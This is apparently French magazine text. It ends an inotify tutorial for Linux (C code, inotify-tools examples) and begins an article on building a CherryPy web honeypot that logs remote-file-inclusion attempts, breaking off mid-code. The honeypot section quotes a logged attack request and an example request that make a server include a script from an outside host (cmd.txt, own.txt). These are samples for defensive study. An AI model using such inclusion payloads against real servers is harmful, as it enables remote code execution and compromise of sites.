Certains pourront objecter fort justement qu'il est tout à fait possible d'obtenir la même chose grâce au sous-système **dnotify** (le « prédécesseur » de **inotify**) mais qui, bien que ciblant le même besoin, n'est pas exempt de défauts. Parmi les plus pénalisants, la limitation de la surveillance aux seuls répertoires (et pas aux fichiers), l'utilisation inadaptée de signaux (pas franchement pertinent pour faire transiter de telles informations) et l'utilisation d'un descripteur de fichiers pour chaque répertoire à surveiller ce qui n'est pas sans poser des problèmes de ressources et devient franchement gênant lorsque l'on souhaite démonter la partition sur laquelle sont posés ces descripteurs de fichiers.

Exit donc **dnotify**, bienvenue à **inotify** beaucoup moins contraignant et qui peut être utilisé pour surveiller tout autant des fichiers individuels que des répertoires (le **'d'** de **dnotify** signifie *directory* alors que le **'i'** de **inotify** signifie *inode* ; cela confirme que ce gestionnaire de notifications d'événements relatifs au système de fichiers est surtout basé sur les inodes – tout type de fichiers – plutôt que les répertoires).

dnotify est encore disponible sur nos systèmes actuels par souci de compatibilité avec différentes applications, mais, pour toutes les raisons énoncées ci-dessus, **inotify** est clairement le bon choix pour ceux qui souhaitent placer sous surveillance un ensemble de fichiers et/ou de répertoires sous un noyau 2.6.

À noter que **inotify** est issu d'un effort concerté de Robert Love (éminent hacker noyau) et John McCutchan sur plus d'une année avant d'être intégré au final dans la branche principale du noyau Linux.

1 Le pourquoi

Pourquoi cela existe-t-il ?

Pour comprendre l'importance de disposer de telles fonctionnalités au sein d'un système d'exploitation, il faut se mettre à la place d'outils de recherche ou d'indexation comme **Beagle**.

Sans ce mécanisme d'écoute du système de fichiers, les programmes ne pourraient faire autrement que de parcourir régulièrement la totalité de l'arborescence disque pour indexer les fichiers et leurs contenus. Entre autres exemples, un gestionnaire de fichiers ne pourrait pas être notifié de la présence d'un nouveau fichier dans l'arborescence obligeant ainsi l'utilisateur à recharger sa vue ce qui n'est pas très efficace (par exemple, c'est le comportement actuel lorsque l'on consulte une vue par **FTP**, car un tel mécanisme de notification n'existe pas).

Ce type de mécanisme pourrait aussi être très utile pour les logiciels anti-virus qui pourraient alors scanner à la volée tout nouveau fichier ajouté dans l'arborescence disque sans pénaliser les performances du système (heureusement pour nous, Linux n'est pas franchement affecté par ce genre de considération).

de fichiers avec inotify

2 Le comment

Comment tout cela fonctionne-t-il ?

La première étape consiste à vérifier que votre distribution Linux dispose du sous-système **inotify**. Dans les premières versions, il suffisait de s'assurer que le fichier spécial **/dev/inotify** était disponible ; cela n'est plus le cas dans les distributions récentes et nous allons plutôt nous assurer que le système de fichiers virtuel **inotifyfs** est présent dans le noyau :

```
$ grep inotifyfs /proc/filesystems
nodev   inotifyfs
```

Si la version de votre noyau est inférieure à la version 2.6.13, pas de panique, des patchs sont disponibles sur **[1]** pour les premières versions 2.6.

Les interfaces nécessaires côté utilisateur ont été ajoutées pour la plus grande partie à la **glibc** dans la version 2.4 avec quelques petits ajouts dans la version 2.5.

L'API de programmation est disponible sous beaucoup de langages, mais nous allons apprendre plus particulièrement à utiliser l'interface sous le langage C. Plusieurs interfaces sont en particulier disponibles pour ceux désireux de développer sous ces langages : Perl **[2]**, Python **[3]**, Ruby **[4]** ou encore PHP **[5]**.

Munissez-vous de votre éditeur texte préféré et initialisez un fichier **inotify.c** en rajoutant dans l'en-tête les fichiers d'inclusions suivants :

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/select.h>
#include <sys/inotify.h>
#include <signal.h>
```

Ce qui nous intéresse ici, c'est le fichier **sys/inotify.h** qui permet d'accéder à l'API de programmation.

L'initialisation de **inotify** est très simple et passe par l'appel à la primitive **inotify_init()** que vous pourrez inclure dans la fonction **main()** :

```
int fd_inotify = inotify_init();
if (fd_inotify < 0)
{
    perror("Error: inotify_init");
    return EXIT_FAILURE;
}
```

Ce qui saute immédiatement aux yeux est l'utilisation d'un simple descripteur de fichier pour créer une instance **inotify**. L'avantage de cette solution est qu'il va être possible de se mettre à l'écoute des modifications uniquement en positionnant un **select()** ou un **poll()** sur le descripteur de fichier ce qui équivaut à une attente passive et non pas à une attente active qui est alors beaucoup plus pénalisante en occupation de ressources.

Comme il s'agit simplement d'un descripteur de fichier, l'appel à la primitive **close()** permet de clôturer l'instance **inotify**.

Au travers de ce descripteur de fichier, nous allons dialoguer avec **inotify** pour lui demander de se mettre à l'écoute des évènements relatifs au répertoire **/tmp** :

```
int watch_tmp = inotify_add_watch(fd_inotify, "/tmp", IN_ALL_EVENTS);
if (watch_tmp < 0)
{
    perror("Error: inotify_add_watch");
    return EXIT_FAILURE;
}
```

On utilise pour cela la primitive de mise en observation **inotify_add_watch()** qui prend comme arguments le descripteur de fichier de l'instance **inotify**, le nom du fichier ou du répertoire que l'on souhaite mettre sous surveillance et, enfin, un masque des évènements que l'on souhaite intercepter.

Lorsqu'un répertoire est supervisé, **inotify** renvoie les événements du répertoire lui-même (SELF) et de tous les fichiers qu'il contient.

Bien entendu, on peut utiliser autant de fois cette primitive si notre objectif est de s'abonner à plusieurs fichiers ou répertoires. L'utilisation du mot « abonner » n'est pas fortuite, car nous allons être prévenu automatiquement des évènements qui vont se produire sur nos inodes.

La masque des évènements est un « OU » logique entre plusieurs types d'évènements possibles. La macro **IN_ALL_EVENTS** regroupe tous ces évènements, mais il est possible de restreinte le filtre à un sous-ensemble beaucoup plus ciblé.

En l'état, les évènements suivants sont disponibles (s'appliquant indifféremment aux fichiers ou aux répertoires, même si nous utiliserons par convention plutôt le terme « fichier » dans ce tableau récapitulatif) :

IN_ACCESS	Accès à un fichier
IN_MODIFY	Modification d'un fichier
IN_ATTRIB	Modification des attributs du fichier comme les permissions, l'horodatage, le propriétaire, etc.

IN_CLOSE_WRITE	Fermeture d'un fichier ouvert en écriture
IN_CLOSE_NOWRITE	Fermeture d'un fichier en lecture seule
IN_CLOSE	Macro regroupant tous les cas de fermeture d'un fichier
IN_OPEN	Ouverture d'un fichier
IN_MOVED_FROM	Un fichier a été déplacé depuis le répertoire sous surveillance.
IN_MOVED_TO	Un fichier a été déplacé vers le répertoire sous surveillance.
IN_MOVE	Macro regroupant tous les cas de déplacement
IN_CREATE	Un fichier présent dans le répertoire ciblé vient d'être créé.
IN_DELETE	Un fichier présent dans le répertoire ciblé vient d'être supprimé.
IN_DELETE_SELF	Le fichier ou le répertoire sous surveillance vient d'être supprimé.
IN_MOVE_SELF	Le fichier ou le répertoire sous surveillance vient d'être déplacé.

Certaines options complémentaires permettent de préciser le comportement attendu (depuis la version 2.6.15 pour **IN_ONLYDIR** et **IN_DONT_FOLLOW**) :

IN_ONLYDIR	Surveiller uniquement le chemin si c'est un répertoire
IN_DONT_FOLLOW	Ne pas déréférencer les liens symboliques
IN_MASK_ADD	Si le chemin spécifié fait déjà l'objet d'une surveillance, ce drapeau permet de cumuler les options spécifiées au lieu de les remplacer.
IN_ONESHOT	L'évènement ne sera notifié qu'une seule fois, puis retiré de la liste de surveillance.

Un rapide aperçu de ces deux tableaux devrait vous donner une idée assez précise des possibilités de **inotify**.

L'écoute des évènements est tout aussi simple : on va demander à **inotify** de nous réveiller à chaque fois qu'un événement se produit en bloquant sur le descripteur de fichier de l'instance **inotify** :

```
fd_set fds;

for(;;)
{
    FD_ZERO(&fds);
    FD_SET(fd_inotify, &fds);
    if (select(fd_inotify+1, &fds, NULL, NULL, 0) <= 0) continue;
    // TRAITEMENT DE L'EVENEMENT
}
```

On a choisi une valeur de temporisation nulle (aucune limite de temps, soit le quatrième argument de la primitive), ce qui fait que la primitive **select()** va bloquer indéfiniment sauf à recevoir des données sur le descripteur de fichier ou a être réveillé par un signal.

On aurait pu cumuler plusieurs descripteurs de fichier au sein d'un même appel à la primitive **select()** ce qui est beaucoup plus élégant que d'avoir à traiter cela de façon séparée.

À ce stade, il va falloir maintenant exploiter les évènements remontés par **inotify** en récupérant un à un tous les évènements en attente dans la queue de traitement. Pour cela, il faut d'abord vous familiariser avec la structure **inotify_event** qui décrit en détail le contenu d'un évènement :

```
struct inotify_event
{
    int wd;
    uint32_t mask;
    uint32_t cookie;
    uint32_t len;
    char name __flexarr;
};
```

L'attribut **wd** est l'identifiant de la mise en observation retourné par la primitive **inotify_add_watch()**.

L'attribut **cookie** est un identifiant qui permet de relier entre eux certains évènements comme le fait de renommer un fichier (on aura alors la création d'un fichier destination et la suppression du fichier source).

Len est la longueur du champ **name** qui contient le nom du fichier ou du répertoire concerné par l'évènement (ce dernier champ, optionnel, terminé par un **\0**, n'est utilisé que dans le cas de la mise en observation d'un répertoire ; implicite dans le cas d'un fichier). La longueur d'une structure **inotify_event** est donc **sizeof(inotify_event)+len**.

Enfin, l'attribut **mask** qui va nous permettre d'identifier précisément l'évènement reçu parmi ceux que vous aurez spécifiés lors de la mise en observation (fonction **inotify_add_watch**).

À noter que le masque pourra contenir aussi certains évènements renvoyés par le sous-système **inotify** en sus de ceux que vous aurez spécifiés (sans que vous ayez eu besoin de vous y abonner) :

IN_UNMOUNT	Le système de fichiers sur lequel se trouvait le ou les points de mise en observation a été démonté.
IN_Q_OVERFLOW	La file d'attente des évènements est saturée.
IN_IGNORED	Évènement reçu suite au démontage d'une partition (le fichier ou répertoire est alors indisponible) ou suite à une suppression explicite de la mise en observation
IN_ISDIR	Précise que l'objet de l'évènement est un répertoire

Attention

Le comportement de **read** dépend de la version du noyau : dans les noyaux antérieurs au 2.6.21, **read** renvoie 0 si le tampon est trop petit ; depuis le noyau 2.6.21, **read** échoue avec l'erreur EINVAL.

Pour traiter les évènements, rajouter en bonne place la routine suivante dans votre code qui utilise la primitive standard **read()** :

```
size_t carlu;
char buffer[8192];
struct inotify_event *event_inotify;

carlu = read(fd_inotify, buffer, sizeof(buffer));
if (carlu <= 0)
{
    perror("Error: read");
    return EXIT_FAILURE;
}

event_inotify = (struct inotify_event *)buffer;

if (event_inotify->len && (event_inotify->mask & IN_DELETE))
{
    printf("Suppression du fichier %s", event_inotify->name);
}
```

On se retreint volontairement à traiter la suppression des fichiers dans le répertoire **/tmp** afin de ne pas alourdir l'exemple ; la logique de traitement étant similaire pour les autres types d'évènements.

En inversant les rôles, si l'on ne souhaite plus mettre en observation un fichier ou un répertoire, il suffit simplement de le stipuler à **inotify** de la façon suivante :

```
if (inotify_rm_watch(fd_inotify, watch_tmp))
{
    perror("Error: inotify_rm_watch");
    exit(EXIT_FAILURE);
}
```

Côté noyau, le répertoire **/proc** n'est pas en reste et propose quelques points d'entrée pour consulter et contrôler la quantité de mémoire allouée à **inotify** :

```
/proc/sys/fs/inotify/max_queued_events
```

Limite haute du nombre d'événements qui peuvent être mis en file d'attente dans une instance **inotify**

```
/proc/sys/fs/inotify/max_user_instances
```

Nombre d'instances **inotify** qui peuvent être créées par un utilisateur

```
/proc/sys/fs/inotify/max_user_watches
```

Nombre de mises en observation qui peuvent être déclarées dans chaque instance **inotify**

3 Le qui

Qui utilise **inotify** ?

Au moins deux petits utilitaires très pratiques disponibles en ligne de commande et qui vous permettront d'utiliser toute la puissance de **inotify** dans vos scripts shell.

La première chose, c'est d'installer les **inotify-tools** **[6]**.

Sous les dérivés **Debian**, cela se fait de la façon habituelle (on remarque que l'installation va de pair avec une bibliothèque de plus haut niveau qu'il ne semble pas possible d'utiliser en dehors par absence de documentation) :

```
$ sudo apt-get install inotify-tools
Les NOUVEAUX paquets suivants seront installés :
  inotify-tools libinotifytools0
```

Après avoir installé ce nouveau paquet, vous aurez accès à deux nouvelles commandes : **inotifywait** et **inotifywatch**.

inotifywait est la commande qui permet de traiter tous les évènements applicables à un ensemble de fichiers et/ou de répertoires. La page de manuel est bien faite, mais sachez toutefois que **inotifywait** sort par défaut après le premier événement et qu'il faut utiliser l'option **-m** pour que la surveillance ne soit jamais interrompue.

Petit exemple de mise en pratique dont je vous laisse deviner l'objectif final (à utiliser sur un de vos collègues : effet garantie !) :

```
#!/bin/sh
while inotifywait -e modify /etc/hosts; do
    kdialog --msgbox "Accès non autorisé au fichier /etc/hosts !"
done
```

Pour sa part, **inotifywatch** permet d'obtenir des statistiques sur un sous-ensemble de fichiers et/ou de répertoires sur une durée prédéfinie ou à la sortie du programme.

Voici un exemple de mise en pratique (observation de l'activité du bureau **KDE** pendant 60 secondes) :

```
$ inotifywatch -v -e access -e modify -t 60 -r ~/.kde
Establishing watches…
Setting up watch(es) on /home/lionel/.kde
OK, /home/user/.kde is now being watched.
Total of 502 watches.
Finished establishing watches, now collecting statistics.
Will listen for events for 60 seconds.
total  access  modify  filename
255    112     143     ~/.kde/share/apps/kmail/mail/.Commandes.
directory/
203    0       203     ~/.kde/share/config/
157    80      77      ~/.kde/share/apps/kmail/mail/
77     33      44      ~/.kde/share/apps/kmail/mail/.inbox.directory/
46     24      22      ~/.kde/share/apps/kabc/
4      0       4       ~/.kde/share/config/kresources/contact/
3      3       0       ~/.kde/share/apps/kmail/mail/inbox/cur/
2      1       1       ~/.kde/share/apps/kabc/lock/
```

Ces deux commandes deviennent diablement intéressantes du moment que l'on sait qu'elles existent (ce qui est tout l'intérêt d'un article comme celui-ci).

Parmi les autres petits utilitaires s'appuyant sur **inotify**, on peut sortir du lot deux petits bijoux qui peuvent se révéler à l'usage extrêmement pratiques :

- Le premier se nomme **Incron** **[7]** et se propose de gérer des évènements en se basant non plus sur une référence temporelle, comme dans la gestion d'une *crontab* classique, mais bien évidemment sur des évènements relatifs au système de fichiers.
- Le second, **Inotail** **[8]**, est une réimplémentation de la commande unix **tail** en se basant sur les évènements de modification du fichier plutôt que sur un *polling* régulier du fichier (en général de 1 seconde). Cela permet d'éviter un affichage par « lot » des données et rend plus fluide la sortie écran.

Et, bien évidemment, des outils d'indexation comme **Beagle**, les navigateurs de fichiers des deux bureaux majeurs ont tout à gagner à utiliser **inotify** directement ou indirectement (par exemple au travers de *frameworks* comme FAM **[9]** ou GAMIN **[10]** pour conserver une couche d'abstraction vis à vis du système d'exploitation) ; en gros, tout ce qui évite un balayage régulier et fastidieux du système de fichiers par du polling.

Attention

FAM est l'acronyme de « *File Alteration Monitor* ». C'est un des plus anciens programmes permettant de prévenir les applications lorsqu'un fichier est accédé ou modifié qui a été conçu à l'origine par SGI (supporté par plusieurs autres plateformes Unix que Linux). Il semble qu'un patch existe pour s'interfacer avec **dnotify**, mais rien ne semble exister pour **inotify**.

Gamin est plus récent et plus simple que FAM avec comme objectif premier de remplacer FAM. Supporte **dnotify** et surtout désormais **inotify**. Un de ses principaux défauts est d'avoir une portabilité restreinte (semble très lié à Linux, mais semble toutefois supporté par les *BSD).

4 Conclusion

...parce qu'il faut bien conclure.

On l'a vu un peu plus haut, l'un des plus gros défauts de **dnotify** était son incapacité à gérer correctement le démontage d'une partition sous observation : **inotify** évite cet écueil en supprimant automatiquement les mises en observation et en envoyant un évènement spécifique de démontage à l'abonné ce qui est plutôt bien vu.

Le fait de pouvoir cumuler les mises en observation et de ne devoir coder qu'une seule routine de traitement est aussi un bon point pour **inotify** ainsi que son utilisation modérée des ressources système.

Pour en savoir plus, vous pouvez consulter le contenu du fichier **Documentation/inotify.txt** qui est disponible dans les sources du noyau pour être tenu au courant des dernières modifications, ainsi que la page *man* qui est très complète.

Et vous ? Comment utiliserez-vous **inotify** ?

Auteur : Lionel Tricon


Ingénieur caméléon spécialisé désormais dans le domaine des systèmes d'information (après quelques années passées dans le domaine des clusters HA et HPC) et surtout Linuxien et KDEiste convaincu. Réside actuellement sur Aix-en-Provence.

Liens

- **[1]** Inotify : **http://www.kernel.org/pub/linux/kernel/people/rml/inotify/**
- **[2]** Module Perl : **http://search.cpan.org/~mlehmann/Linux-Inotify2-1.2/Inotify2.pm**
- **[3]** Module Python : **http://pyinotify.sourceforge.net/**
- **[4]** Module Ruby : **http://raa.ruby-lang.org/project/inotify/**
- **[5]** Module PHP : **http://pecl.php.net/package/inotify/download/0.1.2/**
- **[6]** La page des outils inotify : **http://inotify-tools.sourceforge.net/**
- **[7]** Incron : **http://inotify.aiken.cz/?section=incron&page=about&lang=en**
- **[8]** Inotail : **http://distanz.ch/inotail/**
- **[9]** GAMIN : **http://www.gnome.org/~veillard/gamin/**
- **[10]** FAM : **http://oss.sgi.com/projects/fam/**

GNU/LINUX MAGAZINE HS 40

AU SOMMAIRE...



Introduction

- Introduction : Python, un monstre de langage
- Nouveautés de Python 2.6
- Nouveautés de Python 3

Réflexion

- Apprenez d'abord Python !

Science

- Python comme langage scientifique

Réseau

- Python et le réseau

Code(s)

- Packager et diffuser son application Python
- Trucs et astuces
- Ctypes et Python
- Présentation de la Zope Component Architecture

ENCORE DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX JUSQU'AU 20 MARS 2009

Un web honeypot avec CherryPy

Combien d'administrateurs système n'ont jamais vu leurs logs de serveur web pollués par des requêtes HTTP moisies qui visent à exploiter des failles web sur des pages inexistantes ? Très peu, je pense. Cet article explique l'écriture d'un outil, appelé « web honeypot », qui va permettre de capturer toutes les requêtes invalides afin de les analyser et de répondre en conséquence. Ceci permettra de comprendre les intentions des pirates et, qui sait, peut-être de trouver des failles web encore méconnues du grand public (c'est beau de rêver).

Auteur

- Clément Lecigne

```
69.9.37.130 - - [22/Feb/2008:00:44:05 +0100] "GET /
index.php?x=http://www.hackergroup.altervista.org/cmd.
txt?? HTTP/1.1" 200 2431
```

Cet article couvre l'écriture d'une application web, appelée « Webtrap » et écrite en Python. Cette application permet d'émuler d'autres applications web vulnérables afin de capturer toutes les tentatives d'attaques visant ces dernières. L'article commence par une présentation de Webtrap, introduit ensuite le *framework* de développement Cherrypy pour finir par décrire les étapes de l'écriture de Webtrap.

1 Présentation de Webtrap

1.1 Historique

La première version de Webtrap est née en 2006 lors d'un projet tuteuré de DUT **[1]**. Écrite en PHP, cette version avait pour but, à court terme, de récolter des statistiques sur les failles web les plus exploitées par les pirates et sur les sites vulnérables. À long terme, cette version a permis l'infiltration de quelques *botnets* **[2]** grâce aux scripts qui ont été récupérés.

1.2 Fonctionnement

Pour intercepter toutes les requêtes invalides, Webtrap se basait sur les règles de réécriture d'URL **[3]** suivantes :

```
RewriteCond %{DOCUMENT_ROOT}%{REQUEST_URI} !-f
RewriteCond %{DOCUMENT_ROOT}%{REQUEST_URI} !-d
RewriteRule  ^(.+) /webtrap/trap.php
```

Si la requête n'aboutissait pas à un fichier ou un répertoire valides présents à la racine du site web, alors elle était renvoyée au script `trap.php` de Webtrap.

Ce script PHP analysait la requête HTTP afin de déterminer si cette dernière tentait d'exploiter une faille web. Si c'était le cas, en fonction du type de faille, diverses actions étaient déclenchées. La plus intéressante était le téléchargement du script qui avait été inclus lors de l'exploitation d'une faille de type `include`.

1.3 Fonctionnalités

Parmi les fonctionnalités intégrées aux premières versions de Webtrap, nous avions la récupération des mots de recherche entrés dans Google pour arriver jusqu'à Webtrap, fonction principale du *Google hack honeypot* **[4]** et nous avions également un système de renvoi de pages spéciales pour tromper les robots d'indexation, tels que le Google bot. Cette dernière fonctionnalité a permis d'enregistrer dans Google un peu plus de 16 000 liens fictifs qui pointent vers notre pot de miel.

Fig. 1 : Google dans les choux

1.4 Désavantages

Les désavantages majeurs de cette première version sont qu'elle est écrite en PHP et qu'elle nécessite un serveur web qui supporte PHP et la réécriture d'URL... ce qui est assez contraignant pour mettre en place un simple pot de miel.

C'est essentiellement pour ces raisons, mais aussi parce que Python saymieux (sic) que Webtrap a été réécrit en utilisant le framework de développement web Cherrypy qui intègre un serveur web.

2 Présentation de Cherrypy

Cherrypy est un framework *pythonique* qui aide à la réalisation de sites web dynamiques. Il est très simple à prendre en main pour les développeurs qui ont des bases en Python dans le sens où écrire un site web dynamique revient à écrire un programme orienté objet en Python. Et pour vous le prouver, nous allons immédiatement le voir à travers quelques exemples.

2.1 Hello les moules

Nous aurions pu nous passer d'un basique HelloWorld, mais le voici quand même. Il permet de montrer la simplicité de la cerise.

```
import cherrypy as cp

class HelloMoules:
   """classe qui dit bonjour aux moules de GMLF"""

   @cp.expose
   def index(self):
       return """Hello les moulasses."""

if __name__ == "__main__":
    cp.quickstart(HelloMoules())
```

Nous commençons par importer le module **cherrypy** que nous renommons en **cp**, puis nous créons la classe **HelloMoules** qui possède la méthode **index()** qui est exposée aux internautes grâce au décorateur de méthodes **@cp.expose** (**index.exposed = True** si on a un vieux serpent pas décorable). Cette méthode est la méthode qui sera appelée par défaut si nous demandons la racine du site web à l'instar d'un **index.html**. Elle retourne une chaîne de caractères qui sera renvoyée à notre internaute quand il accèdera à la page. Dans le **main** du programme, nous démarrons le serveur web de Cherrypy qui écoute sur le port 8080 en appelant la méthode **quickstart** avec la classe **HelloMoules** comme argument. Le résultat est visible à coup de **telnet** ou de « foxorisation » sur le *localhost:8080*.




Fig. 2 : Hello, les moulasses dans le fox !

2.2 C'est de la dynamique, bébé

Maintenant que nous avons vu comment réaliser une simple page web, regardons une exemple qui montre comment mettre un peu de dynamique dans tout ça. Il joue avec les paramètres des requêtes et quelques autres notions qui nous serviront pour écrire Webtrap.

```
import cherrypy as cp

class Foo:
   """classe de foo"""
   _cp_config = { 'request.show_tracebacks': False }
   @cp.expose
   def index(self, name = "none"):
       if name == "none":
           return "<b>tupuduku</b>"
       else:
           return "<b>Bonsoir %s.</b>" % name

    @cp.expose
   def default(self, *args, **kargs):
       return str(args) + str(kargs)

if __name__ == "__main__":
    cp.tree.mount(Foo())
    cp.server.quickstart()
    cp.engine.start()
```

Notre `main` est plus touffu que le précédent. Nous spéficions avec `cp.tree.mount` les ou la classe(s) à rattacher à notre site web. Ici, nous en n'avons qu'une `(Foo)` que nous rattachons à la racine du site web. Nous démarrons ensuite le serveur web.

Dans la classe `Foo`, exposée à l'internaute, nous modifions le comportement de Cherrypy pour qu'il n'affiche plus les *tracebacks* Python sur la page d'erreur lorsqu'un problème survient. L'internaute n'a pas besoin de savoir que son entrée a généré une jolie exception et encore moins à quel endroit dans le code. ;-)




Fig. 3 : Un magnifique backtrace Python

Par rapport à la classe précédente, nous avons ajouté un argument `name` à la méthode `index` qui prend `"None"` par défaut. Ceci siginifie que cette variable `name` sera mise à jour lorsque la page `index` sera contactée avec un paramètre HTTP nommé `name` que ce soit dans une requête `GET` ou `POST` (transparence pour le développeur). La page `index` peut également être appelée avec des arguments par position qui seront positionnés dans les arguments de la méthode en fonction de leur ordre d'apparition. Ainsi, une requête sur la page `http://foo:8080/index/foo` correspondra à un appel à `index("foo")`.

La méthode `default()` est particulière, puisque c'est cette dernière qui sera appelée lorsque l'internaute demandera une page inexistante, ceci correspond grosso modo à la directive `ErrorDocument` d'Apache. Elle récupère également les paramètres qui étaient passés à la page inexistante, sous forme de *tuples* `args` pour les arguments par position ou sous forme de dictionnaire `kwargs` pour les variables dans les requêtes `GET` ou `POST`. Il est à noter que la page initialement demandée se trouve dans `args[0]`.

Fig. 4 : La page par défaut et ses arguments

Et voilà, grâce à ces deux exemples très simples, nous sommes en mesure d'écrire notre piège à pirate. Plus d'informations sur Cherrypy (session, cookie,...) sont disponibles sur le wiki du projet **[5]**.

3 Écriture de Webtrap avec Cherrypy

3.1 La classe et ses méthodes

Le programme Webtrap contient une classe principale, instanciée une seule fois, qui possède les quelques méthodes suivantes.

- `__init__()`

Charge la configuration et initialise quelques variables indiquant où stocker les différents résultats.

- `proceed()`

Prend en argument une requête et procède à l'analyse de cette dernière afin de savoir à partir d'expressions régulières si elle tente d'exploiter une faille de type `include`.

- `logs()`

Inscrit les détails de la requête dans un journal.

- `download()`

Utilise le module `urllib` pour procéder au téléchargement du script malveillant en s'assurant de ne pas l'avoir déjà récupéré (`md5`) et que la page ne soit pas inexistante.

- `google()`

Analyse du champ `referer` pour déterminer la recherche effectuée dans Google pour que la requête atteigne Webtrap.

- `randpage()`

Retourne une page HTML aléatoire bourrée de signatures d'applications PHP.

3.2 Détection d'une exploitation de faille

Lorsque l'on regarde de plus près un exemple d'exploitation d'une faille `include` dans une application web, nous avons généralement ce type de requête qui est envoyée au serveur.

```
GET /administrator/components/com_multibanners/extadminmenus.class.
php?mosConfig_absolute_path=http://www.foo.com/own.txt HTTP/1.1
```

Une méthode simple de détection de ce genre de faille est de regarder dans tous les paramètres de la requête si l'un d'entre eux commence par le motif **http://**. Si c'est le cas, il suffit de récupérer l'URL complète du script inclus et de le télécharger. C'est ni plus ni moins ce que fait la méthode **proceed()**.

```
self.include = re.compile("^(http|HTTP)")
(…)
def proceed(self, headers, args, kwargs, qstring):
   (…)
